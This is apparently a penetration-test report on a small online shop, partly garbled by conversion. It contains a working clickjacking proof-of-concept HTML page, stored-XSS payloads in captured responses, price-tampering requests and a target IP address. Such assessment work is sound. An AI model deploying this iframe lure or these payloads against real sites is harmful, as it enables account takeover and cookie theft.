



Security Assessment

SCOPE

http://

DATE

start: 25/3/23

end: 28/3/23

AUDITOR

Ashiqur Emon

<https://www.linkedin.com/in/>

Contents

Security Assessment	1
1. Business logic error (Critical)	1
2. Unencrypted communication (Medium)	2
3. X-frame attack leads to account takeover (Critical)	3
4. Long Password DoS Attack (Medium)	6
5. Stored Cross site Scripting - Comment parameter (High)	6
6. Users PII info disclosure (Critical)	8
7. Authoritative related Misconfiguration (Business Logic Error) (High)	9
8. A user can give multiple reviews In same product (Business Logic Error) (High)	10
9. Stored Cross site Scripting – Name parameter (High)	10
10. Stored Cross site Scripting – Adress parameter (High)	12
11. Stored Cross site Scripting – City parameter (High)	14
12. Stored Cross site Scripting – Postal code parameter (High)	15
13. Stored Cross site Scripting – Country parameter (High)	17
14. Index of /src information disclosures (High)	18
15. Bruteforce attack leads to account takeover (Critical)	18
16. Weak Password Policy (low)	19
17. HTML inject In multiple Parameters (Medium)	20

2.

Response from http://139.59.66.27:80/api/orders

Forward Drop Intercept is on Action Open Browser

Pretty Raw Render In Actions

```

1 HTTP/1.1 201 Created
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 25 Mar 2023 17:01:45 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 736
6 Connection: close
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"2e0-PBSPNb1l9c93OqQaa+MKfGjYJtU"
10
11 {
  "message": "New Order Created",
  "order": {
    "payment": {
      "paymentMethod": "Paypal"
    },
    "isPaid": true,
    "isDelivered": false,
    "_id": "641f28f9a95e3803fa8df866",
    "orderItems": [
      {
        "_id": "641f28f9a95e3803fa8df867",
        "product": "641f2891d8e1d186050769ce",
        "name": "Mango",
        "image": "https://[REDACTED]/shopping?q=tbn:ANd9GcRctOdAYJalS8LeejH2KR9spNAJ_uVpKb6WUpP_BOXYXyIB6Olh8Jf9l03HRSNXSjtEFmEesr",
        "price": 20,
        "qty": 9
      }
    ],
    "user": "641f194ca95e3803fa8df854",
    "shipping": {
      "address": "a",
      "city": "a",
      "postalCode": "a",
      "country": "a"
    },
    "itemsPrice": 180,
    "taxPrice": 27,
    "shippingPrice": 0,
    "totalPrice": 0,
  }
}

```

3.

Order History				
Order Id	Date	Total	Paid	Delivered
641f28f9a95e3803fa8df866	2023-03-25T17:01:45.612Z	0	Yes	No

#Impact

Attacker can reduce the price of the Product to zero or negative as well

2. Unencrypted communication

#Issue description

The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites. Unencrypted connections have been exploited by ISPs and governments to track users, and to inject adverts and malicious JavaScript. Due to these concerns, web browser vendors are planning to visually flag unencrypted connections as hazardous.


To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Please note that using a mixture of encrypted and unencrypted communications is an ineffective defense against active attackers, because they can easily remove references to encrypted resources when these references are transmitted over an unencrypted connection.

##step to reproduce

1. Register an account or login to a account you will see data is transmitted over http which is a unencrypted protocol

#POC SS



#Impact

Attacker can read victims credentials while victim going to use public wifi over http protocol to the vulnerable website.

3. X-frame attack leads to account takeover

#Description

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack,

in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as

mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.


You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application

#Steps to Reproduce

1. create a html page containg frame html tag with this url [http://\[redacted\]/#/profile](http://[redacted]/#/profile)
2. I will add the code here

#POC SS

1.



2.

write the code below and hit submit to get the voucher

winthevoucher

submit



#CODE

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
  <meta charset="utf-8">
```

```
  <meta name="viewport" content="width=device-width, initial-scale=1">
```

```
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
```

```
  <title></title>
```

```
</head>
```

```
<body>
```

```
  <style>
```

```
    iframe {
```

```
      position:relative;
```

```
      width:1900px;
```

```
      height: 700px;
```

```
      opacity: 0.0;
```

```
      z-index: 2;
```

```
    }
```

```
    div {
```

```
      position:absolute;
```

```
      top:320px;
```

```
      left:79px;
```

```
      z-index: 1;
```

```
    }
```

```
</style>
```

```
<div><h1>write the code below and hit submit to get the voucher</h1><br>
```

```
<h3>winthevoucher</h3>
```

```
<input type="text" name=""><br>
```

```
<br>
```

```
<br>
  <button>submit</button>
</div>

</style>

<iframe src="http://[REDACTED]/#/profile"></iframe>

</body>
</html>
```

#Impact

using this x-frame attack attacker can change the user's password which is a account takeover.

4. Long Password DoS Attack

#Description

As the value of password is hashed and then stored in Databases. If there is no limit on the length of the Password, it can lead to consumption of resources for Hashing the Long Password

#Steps to reproduce

1. go to register page
2. give long password like 2000 length you will notice there is character limit for password setup

#impact

it can lead to consumption of resources for Hashing the Long Password

5. Stored Cross site Scripting - Comment parameter

#Description

I found a stored xss in following endpoint

[http://\[REDACTED\]/#/product/64214d0126d5b1006ef35de6](http://[REDACTED]/#/product/64214d0126d5b1006ef35de6) where customer can add comment to give review about the product, the comment parameter is vulnerable for stored xss.

#Vulnerable parameter: comment

#payload:

#Steps to reproduce


1. go to this endpoint [http://\[redacted\]/#/product/64214d0126d5b1006ef35de6](http://[redacted]/#/product/64214d0126d5b1006ef35de6) Write a customer reviews section
2. add a comment with this payload: ``
3. xss will pop up because comment parameter is vulnerable for xss.

#POC SS

The screenshot shows a web browser window with the address bar displaying `http://[redacted]/#/product/64214d0126d5b1006ef35de6`. The page content includes a list of reviews on the left and a 'Write a customer reviews' form on the right. The form has the following fields:

- Rating:** A dropdown menu currently showing '1 = Poor'.
- Comment:** A text input field containing the payload ``.
- Phone:** A text input field containing the number '2112'.
- Submit:** A black button labeled 'Submit'.

2. xss pop



#Impact

Executing arbitrary javascript, Admin account takeover, stealing other users' cookies.

6. Users PII info disclosure

#Description

Api misconfiguration leads to users pII information disclosure in product review endpoint

uri: /api/products/64214d0126d5b1006ef35de6

#Steps to reproduce

1. go to this endpoint [http://\[redacted\]/product/64214d0126d5b1006ef35de6](http://[redacted]/product/64214d0126d5b1006ef35de6) Write a customer reviews section
2. add a comment
3. capture the request in burpsuite
4. see the response in burpsuite you will observe users id , phone number

#POC SS

Request

Pretty Raw **ln** Actions ▾

```
1 GET /api/products/64214d0126d5b1006ef35de6 HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/111.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://[REDACTED]/
10
11
```

? ⚙️ ⬅️ ➡️ Search...

Response

Pretty Raw Render **ln** Actions ▾

```
  "_id": "64215237a95e3803fa8f9a1a",
  "rating": 1,
  "comment": "\\\"><img src=x onerror=alert('fofo')>",
  "user": "642150c1a95e3803fa8f99f4", ←
  "mobileNumber": "33", ←
  "name": "a",
  "createdAt": "2023-03-27T08:22:15.032Z",
  "updatedAt": "2023-03-27T08:22:15.032Z"
},
{
  "_id": "6421527ba95e3803fa8f9a1e",
  "rating": 1,
  "comment": "<img src=x onerror=alert('ee')>",
  "user": "642150c1a95e3803fa8f99f4", ←
  "mobileNumber": "31", ←
}
```

1.

#Impact

Attacker can sell these users information to third party or can misuse to harm users confidentiality

7. Authoritative related Misconfiguration (Business Logic Error)

#Description

The misconfiguration is where a user who didn't buy the product he is not authorize to give review about the product, only the user who brought the product can give review about the product after purchasing the product. But here the user who did not buy the product can give review about the product.

#Steps to reproduce

1. go to product id page
2. give a review about the product before purchasing the product
3. you can observe that you have successfully given a review without purchasing the product

#Impact

Misinformation for valid users, scamming.

8. A user can give multiple reviews In same product (Business Logic Error)


#Description

The misconfiguration is where a user can give as many reviews In same product at a time he can, there is no restriction for user to not to give more than one review at a time for a product from an account

##Steps to reproduce

1. go to product review page and give multiple reviews

#POC SS



#Impact

Attacker can comment thousand of reviews where valid customer won't find legitimate reviews from legitimate customers.

9. Stored Cross site Scripting – Name parameter

#Description

Name is vulnerable for stored xss which is pop up everywhere

#Vulnerable parameter: Name


#payload:

#Steps to reproduce

1. go to this endpoint `http://[redacted]#/register`
2. set name with this xss payload:
3. xss will pop up because name parameter is vulnerable for xss.


#POC SS

1.



The screenshot shows a web application interface. At the top, there is a dark navigation bar with a search icon and links for "Sign-In" and "Cart". Below the navigation bar is a "Create Account" form. The form contains four input fields: "Name", "Email", "Password", and "Re-Enter Password". The "Name" field contains the XSS payload "". A red arrow points to the "Name" field. The "Email" field contains "a@a.com". The "Password" and "Re-Enter Password" fields contain a single dot. Below the input fields is a "Register" button. At the bottom of the form, there is a link that says "Already have an account? Sign-In".

2.



#Impact

Executing arbitrary javascript, Admin account takeover, stealing other users' cookies.

10.Stored Cross site Scripting – Adress parameter

#Description

Adress parameter from [http://\[redacted\]/#/shipping](http://[redacted]/#/shipping) url is vulnerable for stored xss which will pop up on admin dashboard to takeover admin account

#Vulnerable parameter: Adress

#payload:

#Steps to reproduce

1. go to this endpoint `http://[redacted]/#/shipping`
2. set adress with this xss payload: ``
3. xss will pop up because name parameter is vulnerable for xss.

#POC SS

1.

Shipping

Address
``

City
`<h1><i>hello</i></h1>`

Postal Code
`<h1><i>hello</i></h1>`

Country
`<h1><i>hello</i></h1>`

Continue

2.

Shipping

hello

hello

hello

Order Summary

Items	\$NaN
Shipping	\$10
Tax	\$NaN
Order Total	\$NaN

Place Order

hacked

OK

#Impact

Executing arbitrary javascript, Admin account takeover, stealing other users' cookies.

11.Stored Cross site Scripting – City parameter

#Description

City parameter from [http://\[redacted\]/#/shipping](http://[redacted]/#/shipping) url is vulnerable for stored xss which will pop up on admin dashboard to takeover admin account

#Vulnerable parameter: Address

#payload: ``


#Steps to reproduce

1. go to this endpoint [http://\[redacted\]/#/shipping](http://[redacted]/#/shipping)
2. set city with this xss payload: ``
3. xss will pop up because name parameter is vulnerable for xss.

#POC SS

#Impact

Executing arbitrary



javascript,admin account takeover stealing other users' cookies.

#Impact

Executing arbitrary javascript, Admin account takeover, stealing other users' cookies.

12.Stored Cross site Scripting -Postal code

#Description

Postal code parameter from [http://\[REDACTED\]/#/shipping](http://[REDACTED]/#/shipping) url is vulnerable for stored xss which will pop up on admin dashboard to takeover admin account

#Vulnerable parameter: Adress

#payload:

#Steps to reproduce

1. go to this endpoint [http://\[REDACTED\]/#/shipping](http://[REDACTED]/#/shipping)
2. set Postal code with this xss payload:
3. xss will pop up because name parameter is vulnerable for xss.

#POC SS

1.

Q

e Cart

Signin Shipping Payment Place Order

Shipping

Adress

City

Postal Code

Country

Continue

2.

139.59.66.27/#/placeorder

hackMe

Q

e Cart

Signin Shipping Payment Place Order

Shipping

hello

hello

hello

Order Summary

Items	\$NaN
Shipping	\$10
Tax	\$NaN
Order Total	\$NaN

Place Order

Payment

Payment Method : Paypal

Shopping Cart

	Price
undefined	\$undefined
Qty: 1	

139.59.66.27

hacked

OK

#Impact

Executing arbitrary javascript, admin account takeover stealing other users' cookies.

13. Stored Cross site scripting – Country parameter

#Description

Country parameter from [http://\[REDACTED\]/#/shipping](http://[REDACTED]/#/shipping) url is vulnerable for stored xss which will pop up on admin dashboard to takeover admin account

#Vulnerable parameter: Address

